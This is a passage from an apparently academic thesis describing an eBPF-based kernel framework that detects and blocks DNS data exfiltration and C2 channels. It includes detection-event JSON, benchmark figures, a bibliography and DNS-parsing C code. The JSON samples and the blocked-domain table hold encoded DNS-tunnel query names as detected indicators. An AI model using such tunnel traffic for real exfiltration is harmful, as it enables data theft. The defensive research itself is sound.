These events are consumed by the controller and used to blacklist domains in the RPZ zone of the DNS server. Figure 5.12 shows the controller published threat event structure published by the controller on the Kafka topic (exfil-sec-infer-controller) for the data plane nodes to consume. As explained previously, the controller's published events also include Layer 3 (IPv4/IPv6) addresses of remote C2 nodes. This enables agents in the data plane to enforce cross-protocol correlation by dynamically injecting L3 filtering rules into the kernel. This design not only blocks DNS-based DGA communication, but also halts all protocol-level traffic to malicious IPs, offering strong protection from distributed threats and elevating system-level security enforcement directly inside the kernel.


```
{
  "AuthZoneSoaservers": null,
  "AverageLabelLength": 26,
  "Entropy": 4.177708,
  "ExfilPort": "53",
  "Fqdn": "716e039e8200000000cd2d44004d13e25f84e790c44fe3c4b09662534b59
    .9b39fd2238768b366c5b71cf573a2aeb9f2066df80d6bdc8ca1166b96090
    .fe413707839f738e3500a0b7b1.dnscat.strive.io",
  "IsEgress": true,
  "LongestLabelDomain": 60,
  "NumberCount": 102,
  "Periods": 5,
  "PeriodsInSubDomain": 4,
  "PhysicalNodeIpv4": "10.158.82.19",
  "PhysicalNodeIpv6": "2607:4000:700:1003:215:5dff:fe52:3c0d",
  "Protocol": "DNS",
  "RecordType": "CNAME",
  "Subdomain": "716e039e8200000000cd2d44004d13e25f84e790c44fe3c4b0966253
    4b59.9b39fd2238768b366c5b71cf573a2aeb9f2066df80d6bdc8ca1166b96090
    .fe413707839f738e3500a0b7b1.dnscat",
  "Tld": "strive.io",
  "TotalChars": 160,
  "TotalCharsInSubdomain": 152,
  "UCaseCount": 0
}
```


Figure 5.11: Controller consumed threat event


```
{
  "fqdn": "0c470351e00000000038f8eda78b723c294042cee756c0225fb675709f1e
    .5a927edcd7cbeedf0226ae252567185f9b750969c400f032dc033da5b432
    .a2fa46e0869940acc7ef2fc8a5.det.strand.com",
  "tld": "strand.com",
  "recordType": "MX",
  "detectedThreadNodeIpv4": "10.158.82.19",
  "detectedThreadNodeIpv6": "2607:4000:700:1003:215:5dff:fe52:3c0d",
  "resolveAddressMaliciousC2Domains": [
    "10.158.82.53"
  ],
  "forcedUnBlocked": false
}
```


Figure 5.12: Controller streamed threat event

Distributed Infrastructure

The performance evaluation of the distributed infrastructure focuses solely on the DNS server, specifically evaluating the throughput impact of the Lua-based interceptor running on the PowerDNS Recursor. As shown in Figure 5.13, the server was benchmarked under a sustained load of 10,000 DNS requests per second. Due to reuse of the same inference server design as in the data plane - together with reliance on UNIX sockets for interprocess communication and Python's internal concurrency limitations -throughput dropped to as

low as 490 DNS requests per second. The latency measurements, illustrated in Figure 5.14, peaked at approximately 750ms, with the mean deviation stabilizing around 380ms. All TCP traffic benchmarks in the kernel were conducted with `TCP_FAST_OPEN` enabled, allowing application data to be sent with the initial SYN packet. This reduced the impact of the TCP 3-way handshake on throughput and enabled accurate latency measurements for DNS-over-TCP traffic. In addition, Figure 5.15 shows the resulting blacklisted domains stored in the PowerDNS GPSQL backend. The controller supplements this list with additional metadata, allowing for selective unblocking of domains based on operational requirements. In such cases, the controller initiates a forced reprogramming of all data plane nodes, overriding local suspicion heuristics to permit DNS traffic for the specified domain.




Figure 5.13: DNS Server Throughput for 10k DNS req/s over TCP




Figure 5.14: DNS Server Latency for 10k DNS req/s over TCP

sld	fqdn	forced_unblocked	is_transporttcp
bleed.io	ytbw2z.t.bleed.io	FALSE	FALSE
soft.de	f21a03d91c000000009ce6ce661c35a3725562b917b27a2…	FALSE	FALSE
spooky.io	0b1c0369c7000000006ac410c42714c5ab794569e9cace9…	FALSE	TRUE
strand.com	92d90351e00000000038f8eda78b723c294042cee756c02…	FALSE	FALSE
strive.io	21a1039e8200000000cd2d44004d13e25f84e790c44fe3c…	FALSE	FALSE

Figure 5.15: Blacklisted domains in RPZ zone in DNS server

Chapter 6

CONCLUSION

This chapter concludes the whole paper by summarizing the contents and future directions for the project.

6.1 Summary

This security framework significantly advances the state-of-the-art by developing a novel architecture to prevent data exfiltration over DNS, directly addressing the critical gaps left by traditional approaches. The existing literature and solutions for DNS exfiltration prevention remain largely stagnant, centered on centralized detection and userspace anomaly detection systems or proxy DPI, which are inherently inadequate and lack the strength to stop sophisticated DNS-based exfiltration, especially those leveraging C2 implants or APT malware once the system is compromised. In contrast, this framework introduces a new paradigm: kernel-enforced endpoint security. It acts as a privileged layer beneath existing endpoint security solutions, enabling strict enforcement in conjunction with eBPF agents. With security code running inside the kernel, these endpoint agents provide unprecedented defensive strength, stopping and killing the most advanced DNS C2 implants, and real-time threats such as remote code execution, shellcode, port forwarding, reverse tunnels, and SOCKS tunnels. These techniques are commonly used by top-tier adversary emulation tools actively deployed by red teams in production environments. Furthermore, by combining a layered approach to system security first with an endpoint-centric design, this architecture elevates endpoint defense beyond the limitations of userspace alone. It delivers deeply integrated, system-level protection with unprecedented visibility into OS activity, enabling intelligent threat hunting and real-time prevention of advanced exfiltration and C2 techniques. This

research and implementation has been recognized by the primer Linux kernel community, kernel maintainers for innovations having being presented at the most selective and prestigious kernel networking and security conferences. In addition, this work is scheduled to be presented at leading kernel security conferences, showcasing innovations that advance DNS security to prevent data exfiltration and C2 activity, with a focus on mitigating emerging attack vectors that exploit DNS. The following points summarize the strengths of the security framework.

- **Instant DNS C2 Disruption** – Immediately blocks DNS-based command-and-control channels upon initiation, stopping covert communication at the source.
- **Active Implant Process Detection & Termination** – Detects malicious processes that use DNS for exfiltration and terminates them in real time.
- **Tunnel and Encapsulation-Aware Defense** – Eliminates DNS tunnels, protocol-agnostic payload encapsulation, encapsulated traffic in the kernel, including DNS overlay over random UDP ports.
- **Prevents Sophisticated C2 over DNS** – Effectively stops advanced C2 command attacks - including, but not limited to, remote code execution, reverse tunnels, protocol tunneling, port forwarding, remote file compromise, shellcode injection, and remote process side channeling.
- **DGA Mitigation with dynamic L3 kernel Network Policies** – Dynamically blacklists domains, reprogram agents in data plane and enforces layer 3 network policies for cross-protocol coordination.
- **Rich metrics and system observability** – Exports rich metrics to Prometheus, enabling visibility across scaled data planes and providing robust system-level observability at each endpoint.
- **Horizontal Scalability** – Designed with focus on horizontal scalability as in production cloud environments

6.2 Limitations and Future Work

Limitations

- **High Latency for deep learning model inferencing:** UNIX socket IPC, and Python limitation for pure concurrency significantly reduced throughput and increased latency.
- **Absence of Encrypted Exfiltration Prevention:** The framework does not support the prevention of exfiltration through encrypted DNS channels such as DoT or DoH.
- **Absence of Encrypted Encapsulated Tunnels:** The framework does not support prevention of exfiltration over encrypted tunnels relying on kernel `xfrm` such as Wireguard, OpenVPN, IPSec.
- **Basic Throughput Control:** Egress rate limiting is not yet adaptive to prevent mass throughput or volume exfiltration within the TC kernel.

Future Work

- **Extend Support for DNS-over-TCP and Encrypted Tunnels:** Implement detection and blocking for exfiltration of DNS over TCP in kernel eBPF kernel programs replicating TCP state machine coupled with envoy as an L7 userspace proxy for analysis
- **Migration away from Python inference server:** Migrate the Python ONNX inference to Rust, with a wasm (web assembly) module for faster inferencing compared to interpreted languages.
- **Add In-Kernel TLS Fingerprinting:** Integrate TLS fingerprinting (e.g., JA3 / JA4) using eBPF to prevent encrypted DNS exfiltration over TLS channels or via encrypted tunnels via wireguard.
- **Rate-Limiting Based on Volume and Throughput:** Integrate egress `TC CLSACT QDISC`-based dynamic rate limiting via token bucket algorithm implementation through kernel BPF timers preventing high-throughput DNS data breaches inside kernel.

BIBLIOGRAPHY

[1] Jawad Ahmed, Hassan Habibi Gharakheili, Qasim Raza, Craig Russell, and Vijay Sivaraman. Real-time detection of dns exfiltration and tunneling from enterprise networks. In *2019 IFIP/IEEE Symposium on Integrated Network and Service Management (IM)*, pages 649–653, 2019.

[2] Jawad Ahmed, Hassan Habibi Gharakheili, Qasim Raza, Craig Russell, and Vijay Sivaraman. Monitoring enterprise dns queries for detecting data exfiltration from internal hosts. *IEEE Transactions on Network and Service Management*, 17(1):265–279, 2019.

[3] Ahlam Ansari, Nazmeen Khan, Zoya Rais, and Pranali Taware. Reinforcing security of dns using aws cloud. In *Proceedings of the 3rd International Conference on Advances in Science & Technology (ICAST)*, 2020.

[4] Manos Antonakakis, Roberto Perdisci, David Dagon, Wenke Lee, and Nick Feamster. Building a dynamic reputation system for {DNS}. In *19th USENIX Security Symposium (USENIX Security 10)*, 2010.

[5] Thorsten Aurisch, Paula Caballero Chacón, and Andreas Jacke. Mobile cyber defense agents for low throughput dns-based data exfiltration detection in military networks. In *2021 International Conference on Military Communication and Information Systems (ICMCIS)*, pages 1–8, 2021. doi: 10.1109/ICMCIS52405.2021.9486400.

[6] Theophilus A. Benson, Prashanth Kannan, Prankur Gupta, Balasubramanian Madhavan, Kumar Saurabh Arora, Jie Meng, Martin Lau, Abhishek Dhamija, Rajiv Krishnamurthy, Srikanth Sundaresan, Neil Spring, and Ying Zhang. Netedit: An orchestration

platform for ebpf network functions at scale. In *Proceedings of the ACM SIGCOMM 2024 Conference*, ACM SIGCOMM '24, page 721–734, New York, NY, USA, 2024. Association for Computing Machinery. ISBN 9798400706141. doi: 10.1145/3651890.3672227. URL `https://doi.org/10.1145/3651890.3672227`.

[7] Gilberto Bertin. Xdp in practice: integrating xdp into our ddos mitigation pipeline. In *Technical Conference on Linux Networking, Netdev*, volume 2, pages 1–5. The NetDev Society, 2017.

[8] Matteo Bertrone, Sebastiano Miano, Fulvio Risso, and Massimo Tumolo. Accelerating linux security with ebpf iptables. In *Proceedings of the ACM SIGCOMM 2018 Conference on Posters and Demos*, pages 108–110, 2018.

[9] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *Ndss*, pages 1–17, 2011.

[10] Daniel Borkmann. On getting tc classifier fully programmable with cls bpf. *Proceedings of netdev*, 1, 2016.

[11] Pat Bosshart, Dan Daly, Glen Gibb, Martin Izzard, Nick McKeown, Jennifer Rexford, Cole Schlesinger, Dan Talayco, Amin Vahdat, George Varghese, et al. P4: Programming protocol-independent packet processors. *ACM SIGCOMM Computer Communication Review*, 44(3):87–95, 2014.

[12] Anirban Das, Min-Yi Shen, Madhu Shashanka, and Jisheng Wang. Detection of exfiltration and tunneling over dns. pages 737–742, 12 2017. doi: 10.1109/ICMLA.2017.00-71.

[13] Raja Zeeshan Haider, Baber Aslam, Haider Abbas, and Zafar Iqbal. C2-eye: framework for detecting command and control (c2) connection of supply chain attacks. *International Journal of Information Security*, pages 1–15, 2024.

[14] Toke Høiland-Jørgensen, Jesper Dangaard Brouer, Daniel Borkmann, John Fastabend, Tom Herbert, David Ahern, and David Miller. The express data path: fast programmable packet processing in the operating system kernel. In *Proceedings of the 14th International Conference on Emerging Networking EXperiments and Technologies*, CoNEXT '18, page 54–66, New York, NY, USA, 2018. Association for Computing Machinery. ISBN 9781450360807. doi: 10.1145/3281411.3281443. URL `https://doi.org/10.1145/3281411.3281443`.

[15] Nikos Kostopoulos, Dimitris Kalogeras, and Vasilis Maglaris. Leveraging on the xdp framework for the efficient mitigation of water torture attacks within authoritative dns servers. In *2020 6th IEEE Conference on Network Softwarization (NetSoft)*, pages 287–291, June 2020. doi: 10.1109/NetSoft48620.2020.9165454.

[16] Christos M. Mathas, Olga E. Segou, Georgios Xylouris, Dimitris Christinakis, Michail-Alexandros Kourtis, Costas Vassilakis, and Anastasios Kourtis. Evaluation of apache spot's machine learning capabilities in an sdn/nfv enabled environment. In *Proceedings of the 13th International Conference on Availability, Reliability and Security*, ARES '18, New York, NY, USA, 2018. Association for Computing Machinery. ISBN 9781450364485. doi: 10.1145/3230833.3233278. URL `https://doi.org/10.1145/3230833.3233278`.

[17] Steven McCanne and Van Jacobson. The bsd packet filter: a new architecture for user-level packet capture. In *Proceedings of the USENIX Winter 1993 Conference Proceedings on USENIX Winter 1993 Conference Proceedings*, USENIX'93, page 2, USA, 1993. USENIX Association.

[18] Sebastiano Miano, Matteo Bertrone, Fulvio Risso, Massimo Tumolo, and Mauricio Vásquez Bernal. Creating complex network services with ebpf: Experience and lessons learned. In *2018 IEEE 19th International Conference on High Performance Switching and Routing (HPSR)*, pages 1–8, 2018. doi: 10.1109/HPSR.2018.8850758.

[19] Asaf Nadler, Avi Aminov, and Asaf Shabtai. Detection of malicious and low throughput data exfiltration over the DNS protocol. *CoRR*, abs/1709.08395, 2017. URL `http://arxiv.org/abs/1709.08395`.

[20] Yarin Ozery, Asaf Nadler, and Asaf Shabtai. Information-based heavy hitters for real-time dns data exfiltration detection and prevention. *arXiv preprint arXiv:2307.02614*, 2023.

[21] Jamal Hadi Salim. Linux traffic control classifier-action subsystem architecture. *Proceedings of Netdev 0.1*, 2015.

[22] Suphannee Sivakorn, Khae Hawn Jee, Yulong Sun, Livia Korts-Pärn, Zheng Li, Cristian Lumezanu, Zhiyun Wu, Liangzhen Tang, and Ding Li. Countering malicious processes with process-dns association. In *NDSS*, 2019.

[23] Jacob Steadman and Sandra Scott-Hayward. Dnsxd: Detecting data exfiltration over dns. In *2018 IEEE Conference on Network Function Virtualization and Software Defined Networks (NFV-SDN)*, pages 1–6, 2018. doi: 10.1109/NFV-SDN.2018.8725640.

[24] Jacob Steadman and Sandra Scott-Hayward. Dnsxp: Enhancing data exfiltration protection through data plane programmability. *Computer Networks*, 195:108174, 2021.

[25] Alexander Stephan and Lars Wüstrich. The path of a packet through the linux kernel. *Technical University of Munich, Chair of Network Architectures and Services, School of Computation, Information and Technology*, 2024.

[26] Marcos A. M. Vieira, Matheus S. Castanho, Racyus D. G. Pacífico, Elerson R. S. Santos, Eduardo P. M. Câmara Júnior, and Luiz F. M. Vieira. Fast packet processing with ebpf and xdp: Concepts, code, challenges, and applications. *ACM Comput. Surv.*, 53(1), February 2020. ISSN 0360-0300. doi: 10.1145/3371038. URL `https://doi.org/10.1145/3371038`.

[27] Timothy D Zavarella. *A methodology for using eBPF to efficiently monitor network behavior in Linux Kubernetes clusters*. PhD thesis, Massachusetts Institute of Technology, 2022.

[28] Wenjun Zhu, Peng Li, Baozhou Luo, He Xu, and Yujie Zhang. Research and implementation of high performance traffic processing based on intel dpdk. In *2018 9th International Symposium on Parallel Architectures, Algorithms and Programming (PAAP)*, pages 62–68, 2018. doi: 10.1109/PAAP.2018.00018.

[29] Aaron Zimba and Mumbi Chishimba. Exploitation of dns tunneling for optimization of data exfiltration in malware-free apt intrusions. *Zambia ICT Journal*, 1:51 – 56, 12 2017. doi: 10.33260/zictjournal.v1i1.26.

[30] Kristijan Ziza, Pavle Vuletić, and Predrag Tadić. Dns exfiltration dataset, 2023.

Chapter 7

APPENDICES

This chapter details how to reproduce the results, describes additional security mechanisms to protect the Linux kernel from malicious eBPF programs tampered with on the data plane, and provides infrastructure setup instructions to simulate DNS exfiltration attacks to validate the effectiveness of the framework. The complete security framework, along with all supporting configuration files, is available at GitHub, and is currently licensed under AGPLv3, with plans to migrate to GPL as a migration to the incubation project under the Linux Foundation considering the size and importance of the codebase for the Linux kernel community. The repository includes all components of the framework, covering both kernel and userspace code for eBPF agents in the data and control planes. In addition, it provides Docker deployment manifests for setting up Kafka brokers and basic scripts to deploy PowerDNS. These scripts configure all nodes in the distributed environment to use the PowerDNS server as their default resolver. Alternatively, the infrastructure, including the PowerDNS server and Kafka brokers, can be deployed on any cloud provider depending on operational requirements.

7.1 Appendix A

This section focuses on providing additional details of the eBPF agents in the data plane.

7.1.1 DNS parsing inside kernel by eBPF program

Figure 7.1 illustrates additional internal implementation details, specifically the raw parsing of DNS questions inside the SKB kernel using custom DNS protocol header structures defined within the eBPF TC kernel programs, as shown in Figure 7.2. Considering the intensive

parsing and enforcement performed by the kernel traffic control (TC) layer to classify DNS application payloads, an industry first compared to existing research and enterprise solutions. Advanced benchmarking was conducted to measure the impact of the internal kernel. The eBPF program was executed in parallel across different CPU cores, monitored using Netflix's bpftop tool. Under a high-throughput benchmark of approximately 100,000 DNS requests per second, the CPU usage of the kernel eBPF program peaked at 4% across 8 cores, with a minimum of 2%. The program sustained processing of up to 17,063 events per second, excluding hardware interrupts and soft IRQ overhead, demonstrating the efficiency of kernel-resident eBPF logic within TC. Figure 7.3 illustrates the kernel eBPF profiling results. In addition to profiling kernel program usage and event processing throughput, the eBPF agent - critical for traffic handling - was profiled using the Go `pprof` tool. The analysis focused on function call stacks, particularly those that consume the most CPU cycles within the eBPF agent process of the user space. As expected, due to the agent's heavy reliance on `libbpf` bindings, approximately 75% of the total CPU usage was attributed to BPF-related syscalls. This reflects the agent's dependence on frequent kernel interactions to access and manipulate eBPF program internals. Figure 7.4 presents the corresponding agent flame graph.

```c
// DNS header struct
struct dns_header {
    __u16 transaction_id; //queryID / transaction ID
    __u16 flags;    //DNS header flags

    __be16 qd_count;   //Number of questions
    __be16 ans_count;  //Number of answer RRs
    __be16 auth_count; //Number of authority RRs
    __be16 add_count;  //Number of resource RRs
} __attribute__((packed));

// DNS flags struct
static
__always_inline struct dns_flags
get_dns_flags(struct dns_header * dns_header) {
    struct dns_flags flags;
    __u16 host_order_flags = bpf_ntohs(dns_header->flags);
    flags = (struct dns_flags) {
        .qr = (host_order_flags & DNS_QR_MASK) >> DNS_QR_SHIFT,
        .opcode = (host_order_flags & DNS_OPCODE_MASK) >> DNS_OPCODE_SHIFT,
        .aa = (host_order_flags & DNS_AA_MASK) >> DNS_AA_SHIFT,
        .tc = (host_order_flags & DNS_TC_MASK) >> DNS_TC_SHIFT,
        .rd = (host_order_flags & DNS_RD_MASK) >> DNS_RD_SHIFT,
        .ra = (host_order_flags & DNS_RA_MASK) >> DNS_RA_SHIFT,
        .z = (host_order_flags & DNS_Z_MASK) >> DNS_Z_SHIFT,
        .ad = (host_order_flags & DNS_AD_MASK) >> DNS_AD_SHIFT,
        .cd = (host_order_flags & DNS_CD_MASK) >> DNS_CD_SHIFT,
        .rcode = (host_order_flags & DNS_RCODE_MASK) >> DNS_RCODE_SHIFT
    };
    return flags;
}
```

Figure 7.1: DNS Protocol custom Header definitions and parsing in kernel

```c
static
__always_inline __u8 parse_dns_first_question() {
    // iterate all the question based on question count in DNS header
    forn(qd_count, __u8, i)
        __u8 offset = 0; // offset storing information for label count
        __u8 label_count = 0; __u8 mx_label_ln = 0;
        __u8 root_domain = 0;
        // parse the QNAME
        // iter over the char labels in QNAME
        /*
            (as per RFC 1035 each DNS label in QNAME start with length of label --> label value, finally terminated via null
            example www.google.com in kernel skb represented as
                0x03 (0x77 0x77 0x77) 0x05 (0x67 0x6F 0x6F 0x67 0x6C 0x65) 0x03 (0x63 0x6F 0x6D)  0x00
                       wwww                      google                              com
        */
        forn(MAX_DNS_NAME_LENGTH, __u8, j) {
            if ((void *) (dns_payload_buffer + offset + 1 ) > skb->data_end) return SUSPICIOUS;
            __u8 label_len = *(__u8 *)  (dns_payload_buffer + offset); // skips and move to next label
            mx_label_ln = max(mx_label_ln, label_len);  // find max length of the label in DNS qname

            if (label_len == 0x00) break;   // reached end of the label
            label_count++;
            if (root_domain > 2)
                total_domain_length_exclude_tld += label_len;
            else
                root_domain++;
            total_domain_length += label_len;
            offset += label_len + 1;
            if ((void *) (dns_payload_buffer + offset) > skb->data_end) return SUSPICIOUS;
        }
        if (label_count > MAX_DNS_LABEL_COUNT) label_count = MAX_DNS_LABEL_COUNT;
        if ((void *) (dns_payload_buffer + offset + sizeof(__u16)) > skb->data_end) return SUSPICIOUS;
        // In a valid DNS Payload post QNAME, the DNS payload contain information about DNS query type, and Query class
        // parse the QTYPE (A, AAAA, MX, TXT, etc).
        __u16 query_type = *(__u16 *) (dns_payload_buffer + offset);

        offset += sizeof(__u16);
        if ((void *) (dns_payload_buffer + offset + sizeof(__u16)) > skb->data_end) return SUSPICIOUS;
        // parse the QCLASS
        __u16 query_class = *(__u16 *) (dns_payload_buffer + offset);
        offset += sizeof(__u16);

        // any domain with 2 labels is always TLD cannot contain exfiltrated data stuff in domain
        if (label_count <= 2) return BENIGN;

        // if the query type is NULL (packet dropped), since NULL is deprecated as per RFC, and insecure
        __u8 dns_query_labels =  parse_dns_qeury_type_section(skb, query_class, qtypes);
        if (dns_query_labels == MALICIOUS) return MALICIOUS;
        // if quer type is TXT, or payload based then SUSPICIOUS
        if (dns_query_labels == SUSPICIOUS) return SUSPICIOUS;
        // Evaluate the extracted values and limits against the kernel DNS features in eBPF map
}
```

Figure 7.2: Raw parsing DNS questions inside kernel TC eBPF filter




Figure 7.3: Kernel eBPF Programs Profiling




Figure 7.4: eBPF Agent: Flame Graph

7.1.2 eBPF Agent exported metrics

Table 7.1 describes all the details of the execution exported by each eBPF agent at the endpoint in data plane, with Figure 7.6 detailing some of the enhanced system-level metrics exported by the eBPF agent to Prometheus from the eBPF map and ring buffers to Grafana, a visualization tool to scrape Prometheus metrics.

Metric	**Description**
`DNSFeatures`	Metadata of detected DNS exfiltration packets, including extracted features.
`Tunnel Interface Process Info`	Tracks kernel netlink events for virtual network device creation, linked to the process that created them (UID, GID, PID).
`DPI_Redirect_Count`	Packet redirection count by kernel DPI logic in active mode.
`DPI_Clone_Count`	Count of cloned packets redirected for inspection in passive mode.
`DPI_Drop_Count`	Total packets dropped by kernel DPI logic.
`MaliciousProcTime`	Start time and duration the malicious process was alive before termination.
`CPU Usage`	CPU utilization of the eBPF agent in userspace.
`Memory Usage`	RAM usage in MB or percentage of total memory used by the eBPF agent.
`DNS Redirect and Processing Time`	In active mode, tracks time from kernel redirection to userspace sniffing, model inference or cache lookup, then resend if benign or block if malicious.

Table 7.1: eBPF agent exported metrics in both active and passive modes

Exfiltration Attempt Count by Process

Exfiltration Port	Node IP	ProcessId	Value (count)
143	10.158.82.19	1630675	63
143	10.158.82.19	1630688	63
143	10.158.82.19	1630726	63
143	10.158.82.19	1630710	63
143	10.158.82.19	1630683	63
143	10.158.82.19	1630663	63
143	10.158.82.19	1630692	63
53	10.158.82.19	1651348	10

(a) Exfiltration Attempts Prevented per Process

Malicious Process Alive Time in Seconds Before Terminated


Exfiltration_Attempt_Started_At	Process_Id	Process Alive Time (Sec)
